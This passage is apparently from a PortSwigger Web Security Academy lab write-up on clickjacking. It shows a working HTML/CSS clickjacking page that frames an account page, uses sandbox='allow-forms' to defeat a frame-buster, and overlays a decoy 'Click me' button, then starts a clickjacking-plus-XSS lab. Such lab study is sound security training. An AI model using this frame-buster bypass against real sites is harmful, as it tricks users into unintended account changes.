

- Again we will log in with given creds,
wiener:peter
- So if we try previous technique then it wont work simply,

- So we have to bypass this protection which is
frame buster.

<style>
    iframe {
        position:relative;
        width:1500;
        height: 900;
        opacity: 0.5;
        z-index: 1;
    }
    div {
        position:absolute;
        top:540;
        left:240;
        z-index: 1;
    }
</style>
<div>Click me</div>
<iframe sandbox="allow-forms" src="https://0ab9005c04cc320681d5e3f50098008e.web-security-academy.net/my-account?email=test@test.com"></iframe>
[!note] Notice the use of the
sandbox="allow-forms"attribute that neutralizes the frame buster script.


- After doing this it works perfectly,

Lab 4 : Exploiting clickjacking vulnerability to trigger DOM-based XXS

- It has submit feedback functionality and this lab contains xxs so we have to first check whether it present in this form,

- Name is reflecting so we can try XXS payloads here,

